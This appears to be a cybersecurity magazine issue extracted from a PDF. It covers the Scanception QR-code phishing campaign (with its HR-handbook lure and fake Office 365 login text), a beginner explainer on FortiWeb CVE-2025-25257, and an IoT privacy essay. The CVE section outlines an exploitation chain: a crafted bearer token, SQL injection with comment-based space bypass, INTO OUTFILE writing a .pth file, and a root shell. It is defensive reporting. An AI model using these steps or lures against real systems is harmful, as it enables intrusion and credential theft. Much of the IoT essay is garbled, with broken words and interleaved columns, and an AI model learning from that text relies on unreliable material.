Completed By:	Juvare Human Resource								
Remarks:	The revised 2025 Employee Handbook and Benefits Package, which outlines key updates, policies, and enhancements to your benefits. Please review the details carefully and ensure you understand how they can support your professional and personal goals.								

Image source: Cyble

As target user scrolls down the PDF, in the last page he/she finds a QR code asking him/her to scan the code for getting more detailed information.

HANDBOOK & BENEFIT GUIDE

Support,

We are delighted to share the 2025 Employee HandBook and Benefits Package. Please review the details carefully:

User ID:	██████████
Date Added:	Tuesday/July/2025 09:52 AM
Completed By:	██████ Human Resource
Remarks:	The revised 2025 Employee HandBook and Benefits Package, which outlines key updates, policies, and enhancements to your benefits. Please review the details carefully and ensure you understand how they can support your professional and personal goals.

With your phone camera, scan the QR Code to review & access full HandBook and Benefits details:



Image source: Cyble

Defense Evasion: The PDF document is of 4 pages and the QR code is placed strategically in the last page of the document to prevent detection engines from scanning the QR code. Scanners usually scan only the initial pages of the PDF file.

By asking users to scan the QR code for detailed information, the attacker also moves the attack to personal mobile devices which are outside the purview of enterprise security and may be less secure.

As users scan the QR code they are taken to the phishing page but before

that they are redirected through popular services like Youtube, Google, Bing, Cisco, Medium, Email Protection, Tabulex etc. This has been done to deter security providers based on reputation.

After they are finally taken to the final phishing page, which is a Microsoft office 365 login page, the final phishing page scans for presence of automation tools such as Selenium, Phantom JS, Burpsuite etc. If any of these tools are present, it redirects the users to “about:blank” thus stopping the attack chain. This may be done to prevent analysis.



Enter password

Enter password to access your office mail.

Password

[Forgot my password](#)

Sign in

Image source: Cyble

Once credentials are harvested, users are directed to the genuine Microsoft 360 online login page.

Impact

The scanception phishing campaign has been active since long time and is still ongoing. In this period, it has undergone lot of changes in delivery techniques and lure formats. Cyble observed over 600 unique phishing PDF files belonging to this campaign in just 3 months. What's stunning is that almost 80% of these PDF files have zero detection rate on Virus Total.

Indicators of Compromise (IoC)


The hashes of PDF files and phishing URLs used in Scanception phishing campaign are at the link given in our Downloads section. They have not been included in magazine due to lack of space.

Recommended actions

The following actions are recommended to strengthen the defenses of an organization from this threat according to Cyble. They are,

1. Deployment advanced email security solutions that are capable of inspecting attachments and embedded QR codes.
2. Expand the security net beyond the perimeter of organization to detect anomalous behavior originating from unusual devices or locations.
3. Updating security awareness programs among employees to include real-world phishing examples emphasizing the dangers of QR-based lures, impersonated HR/payroll emails, and mobile-first attacks.
4. Monitoring for domains and URLs using AITM phishing kits, particularly by those that mimic authentication flows and request MFA tokens.
5. Integrating threat intelligence into SIEM/SOAR workflows to support faster triage and response.

Scanception underscores the necessity for multi-layered defense strategies, including email filtering, endpoint security, and continuous phishing simulations, to mitigate such blended social engineering attacks.



Vulnerability For Beginners

Fortinet's FortiWeb
CVE-2025-25257
vulnerability

A critical security vulnerability has been discovered in Fortinet's Fortiweb that is being exploited in the wild already by threat actors. Fortiweb is a Web Application Firewall (WAF) from Fortinet that protects web applications from various threats.

FORTINET
FortiWeb



About the vulnerability

The vulnerability being tracked as CVE-2025-25257 is an unauthenticated SQL injection vulnerability in Fortinet Fortiweb's fabric connector's authentication method. It has a CVSS Score of 9.6. Fabric connector serves as a middleware between Fortiweb web application firewalls and other Fortinet products in the network to enable dynamic policy updates based on real-time infrastructure changes and threat intelligence.

The vulnerability is present in the function of fabric connector named "get_fabric_user_by_token" function that processes authentication tokens from other Fortinet devices trying to integrate with Fortiweb. As you might have guessed it, improper conditioning of SQL queries. This vulnerability affects Fortiweb versions 7.0.0-7.0.10, 7.2.0-7.2.10, 7.4.0-7.4.7 and 7.6.0-7.6.3.

How this vulnerability can be exploited?

As already informed above, Fortiweb is a web application firewall and is exposed to internet. To exploit this vulnerability, hackers need to create a specially crafted bearer tokens in API requests to endpoints such as /api/fabric/device status path. There will be some input constraints imposed by scanf function while exploiting this vulnerability but they can easily bypass it by using MySQL comment syntax (/**/) to replace spaces and carefully planted payloads that fill within the character limit.

Fig: Exploitation scenario of CVE-2025-25257**STEP 1**

Hackers send a specially crafted HTTP(S) request to the Fabric Connector API endpoint (/api/fabric/device/status) with a crafted Authorization header and token.

STEP 2

The token is directly embedded into the SQL statement due to lack of sanitization. This allows `SELECT INTO OUTFILE` to write malicious files like a .pth Python file into site-packages

STEP 3

This .pth file is executed using `cgi-bin/ml.draw.py` giving hackers a root shell.

Researchers at Watchtowr, who discovered this vulnerability demonstrated that hackers can bypass authentication entirely using simple payloads like A-AAAAA or "1=1". To perform advanced SQL injection attacks, they can leverage the INTO OUTFILE statements to write malicious files to file system. They have released a Proof of Concept (PoC) whose information is given in our Downloads section. Exploitation happens through performing SQLi with crafted authorized header in HTTP requests sent to /api/fabric/device/status and writing a malicious .pth file into Python's 'site-packages'. Next, a legitimate Fortriweb CGI script (/cgi-bin/ml.draw.py) is accessed remotely and this causes code in .pth file to be executed. The Python script ml-draw.py is executed by Apache via/bin/Python.

A “.pth” file is a Python path configuration file placed within site-packages that can execute code if “import os” is included in it.

Impact

Fortiweb is configured in such a way that the MySQL process runs with root privileges and not with “MySQL” user account as is common with MySQL databases. This configuration allows hackers to write files anywhere on the target system with root permissions.

The combined factors of unauthenticated access, root-level MySQL execution, privileges to write and execute code anywhere on the system can lead to complete system compromise or tampering of web traffic. From here, pivoting can lead to entire network compromise, data breach, ransomware, etc. The first exploitation attempts were observed on July 11 which is a date after the release of PoC.

Fortinet has over 6,80,000 customers around the world although it is not known how many Fortiweb instances are among these. According to Censys, there are over 20,000 internet-accessible Fortiweb appliances although it is not known how many are running the vulnerable versions and how many are directly exposed.

Shadowserver foundation, a threat monitoring platform observed over 85 infections on July 14, 2025. CISA has added this vulnerability to its Known Exploited Vulnerabilities (KEV) catalogue.

How to secure yourself from this vulnerability?

Fortinet has already released patches for this vulnerability. The versions of Fortiweb safe from this vulnerability are 7.0.11, 7.2.11, 7.4.8 and 7.6.4. Apply these patches as immediately as possible.

If patching is not possible, users should restrict access to Fabric connector API endpoint or disable the HTTP/HTTPS administrative interface.

They should also look out for any suspicious authentication attempts targeted at /api/fabric/paths.

ONLINE SECURITY

"How Internet Of Things devices affect your privacy even when they are not yours."

David Sella-Villa

Assistant Professor of Law, University
of South Carolina

criminal prosecution, they affect people's privacy in ways that should give everyone pause.

The Internet of Things

Some unusual witnesses helped convict Alex Murdaugh of the murders of his wife, Maggie, and son, Paul.

The first was Bubba, Maggie's yellow Labrador retriever. Prosecutors used a recording of Bubba to place Alex at the site of the murders.

Given Alex's presence at the crime scene, other witnesses then revealed his movements, tracked his speed and explained what he had in his hands. Those other witnesses were a 2021 Chevy Suburban and Maggie, Paul and Alex's cellphones, which all provided data. They're all part of the Internet of Things, also known as IoT.

The privacy implications of devices connected to the internet are not often the most important consideration in solving a murder case. But outside of

The Internet of Things includes any object or device that automatically sends and receives data via the internet.

"The Internet of Things includes any object or device that automatically sends and receives data via the internet. When you use your phone to message someone or social media to post something, the sharing is deliberate. But the automatic nature of connected devices effectively cuts humans out of the loop. The data from these devices can reveal a lot about the people who interact with them – and about other people around the devices."

When you use your phone to message someone or social media to post something, the sharing is deliberate. But the automatic nature of connected devices effectively cuts humans out of the loop. The data from these devices can reveal a lot about the people who interact with them – and about other people around the devices.

As an assistant professor of law at the University of South Carolina, I have watched as new kinds of connected devices have entered the market.

(Cont'd On Next Page)

New devices mean new ways to collect data about people.

Connected devices collect information from different contexts. Take your refrigerator. As a non-IoT device, your fridge generated no data about you or kitchen, your food or how often you peeked inside. Your relationship with the fridge was effectively private. Only you knew about that midnight snack or whether you ogled a co-worker's lunch.

Now, smart refrigerators can respond to voice commands, show images of the items in your fridge, track who opens it, suggest recipes, generate grocery lists and even contact your car to let you know the milk has expired. All these functions require continuous streams of data.

Connected devices generate lots of data in contexts that have typically produced little data to make those situations "legible" to whoever can access the data.

In the past, if you wanted to monitor your heart rate, blood oxygenation, sleep patterns and stress levels, you might have undergone a battery of tests at a hospital. Specialized equipment in a controlled setting would have measured your body and make these parts of you visible to highly trained, licensed professionals.

But now, devices such as the Oura Ring track and analyze all that information continuously, in non-health care contexts. Even if you don't mind sharing data with an Internet of Things company, there are privacy risks to using a device.

"The U.S. Cyber Trust Mark program, administered by the Federal Communications Commission, is developing cybersecurity standards for Internet of Things devices. But the program is voluntary. In some states, such as Washington, state laws set standards for protecting health data from connected devices. But these laws don't cover all data from all devices in all contexts. This leaves the devices, and the data they generate, particularly vulnerable to unwanted access by hackers."

Device data and your privacy

(Cont'd On Next Page)

ce like this. In the health care context, advertisers' insights about potential customers, a series of rules enforced by several governments. Absent a mandated opt-out, each group makes sure that connected devices can decide what it does with customer data. Amazon, for example, recently removed the "Do Not Send Voice Recordings" option from the privacy settings of its popular smart speaker, Alexa.

the same cybersecurity standards.

Some connected-device providers participate in data

The U.S. Cyber Trust Mark program, administered by the Federal Communications Commission, is developing cybersecurity standards for Internet of Things devices. But the program is voluntary. In some states,

"Most modern vehicles also incorporate data from external sources. GPS data and infotainment systems that connect to cellphones also track the vehicle's movements. All of this data can also be used to track the whereabouts and behavior of drivers and other people in the vehicles."

markets, selling your data to the highest bidder. Sometimes those purchasers include government agencies. So, instead of needing a warrant to track your whereabouts or learn about activity

such as Washington, state laws set standards for protecting health data from connected devices. But these laws don't cover all data from all devices in all contexts. This leaves the devices, and the data they generate, particularly vulnerable to unwanted access by hackers.

Your inability to control who sees the data that connected devices gather is another privacy risk. It can give ad-

in your home, they can purchase or access Internet of Things records.

A connected device can also compromise the data privacy of someone who just happens to be nearby.

Connected cars

Cars have joined the ranks of the Internet of Things. The 2021 Chevy Su-

(Cont'd On Next Page)

burban that helped convict Alex Mu you. And if my vehicle is connected, -rdaugh simply tracked information a- then data about you is being shared about the vehicle. This included the ve with other cars and car companies. In -hicle's speed, the turning radius of th other words, if a Tesla had been pres- e steering wheel and time stamps. ent at the scene of the Murdaugh mur

Most modern vehicles also incorpor- -ders, its outward facing cameras coul- ate data from external sources. GPS d- d have captured footage. Bubba's tes- -ata and infotainment systems that co- timony might not have been necessar- nnect to cellphones also track the veh y.

-icle's movements. All of this data can also be used to track the whereabouts and behavior of drivers and other pe-

ople in the vehicle -s.

And as vehicles become increasing- ly automated, the- y need to make dr- iving decisions in increasingly comp

-lex situations. To make safe driving decisions, they need data about the w o- rld around them. They need to kno-

w the size, speed and behavior of all t- he nearby vehicles on the roadway, -ation with the water utility every 15 moment to moment. They need to in- minutes. Imagine a subdivision with a stantly identify the best way to avoid narrow range of house and yard sizes. a pedestrian, cyclist or other object e- Water usage should be relatively com- ntering the roadway. -parable for each household. Data fro-

If you and I are driving in separate cars on the same roadway, it means my car is collecting information about

Spillover data collection

"Internet of Things devices generate data from similar situations in a highly structured way. Therefore, what data collectors learn about me from my connected device may also give them insights about someone else in a similar situation."

Internet of Thing- s devices genera- te data from simil- ar situations in a highly structured way. Therefore, what data collect- ors learn about m- e from my connected device may als- o give them insights about someone e- lse in a similar situation.

Take smart meters that share inform- ation with the water utility every 15 minutes. Imagine a subdivision with a narrow range of house and yard sizes. Water usage should be relatively com- parable for each household. Data fro- m even just a couple of houses can gi-

(Cont'd On Next Page)

ve a good sense of what water use sh-
ould be for everyone in the neighbor-
hood. Without actually collecting dat-
a from each house, data from connec-
-ted devices reveals potentially private
information about similarly situated p-
eople.

Data from IoT devices can also fuel
insights into people who never use or
make contact with these devices. Agg-
-regated data from Oura rings, for ins-
-tance, could contribute to decisions a
health insurer makes about you.

Connected devic-
-es are also changi-
-ng. In addition to
collecting data ab-
out the person usi-
-ng the device, a g-
-rowing number of sensors collect inf-
ormation about the environment arou-
-nd that person.

Some of my research has examined
what privacy means for people obser-
ved by vehicle sensor systems such as
radar, lidar and sonar. These technol-
ogies capture potentially very revealin-
-g information about people and their
property. Even the most comprehensi-
-ve privacy laws in the United States
-ffer people little recourse for the imp-
act to their privacy.

Civilian drones are capable of gathe-
-ring data about other people. But pe-
ople observed by drones would have
a tough time learning that data about
them exists and an even harder time
controlling how that information mig-
ht be used.

Meanwhile, artificial intelligence sys-
-tems are expanding the ways Internet
of Things data can affect the privacy
of other people by automating the pr-
ocess of training IoT systems. AI chip
-maker Nvidia has created a digital en-

*"In addition to collecting data
about the person using the
device, a growing number of
sensors collect information about
the environment around that
person."*

-vironment, or m-
odel, where peop-
-le can upload the
-ir connected devi-
-ce data. This env-
-ironment can hel-
p train IoT devices to "predict the ou-
tcomes of the device's interactions wi-
th other people," according to Nvidi-
a.

Models like this make it easy for AI
devices that you don't own to collect
data or reach conclusions about you.
In other words, IoT data processed b-
y AI can make inferences about you,
rendering you legible to the AI syste-
m even before you interact with an

(Cont'd On Next Page)

IoT device.

Looking forward

Internet of Things devices and the data they generate are here to stay. As the world becomes increasingly automated, I believe it's important to be more aware of the way connected devices may be affecting people's privacy.

The story of how vehicle data

combined with cell data in the Murdaugh trial is a case in point. At the start of the trial, prosecutors came ready to show "phone call logs and texts, steps recorded, apps asking for information, GPS

locations, changes when the phone went from vertical portrait mode to horizontal landscape mode and back, and — key to the prosecution's case — when the camera was activated."

But that was probably not enough to merit a conviction. During the trial, GM called and said something like "oh wait, we found something," according to the prosecution. That vehicle data,

combined with the cellphone data, told a story that Alex Murdaugh could not deny.

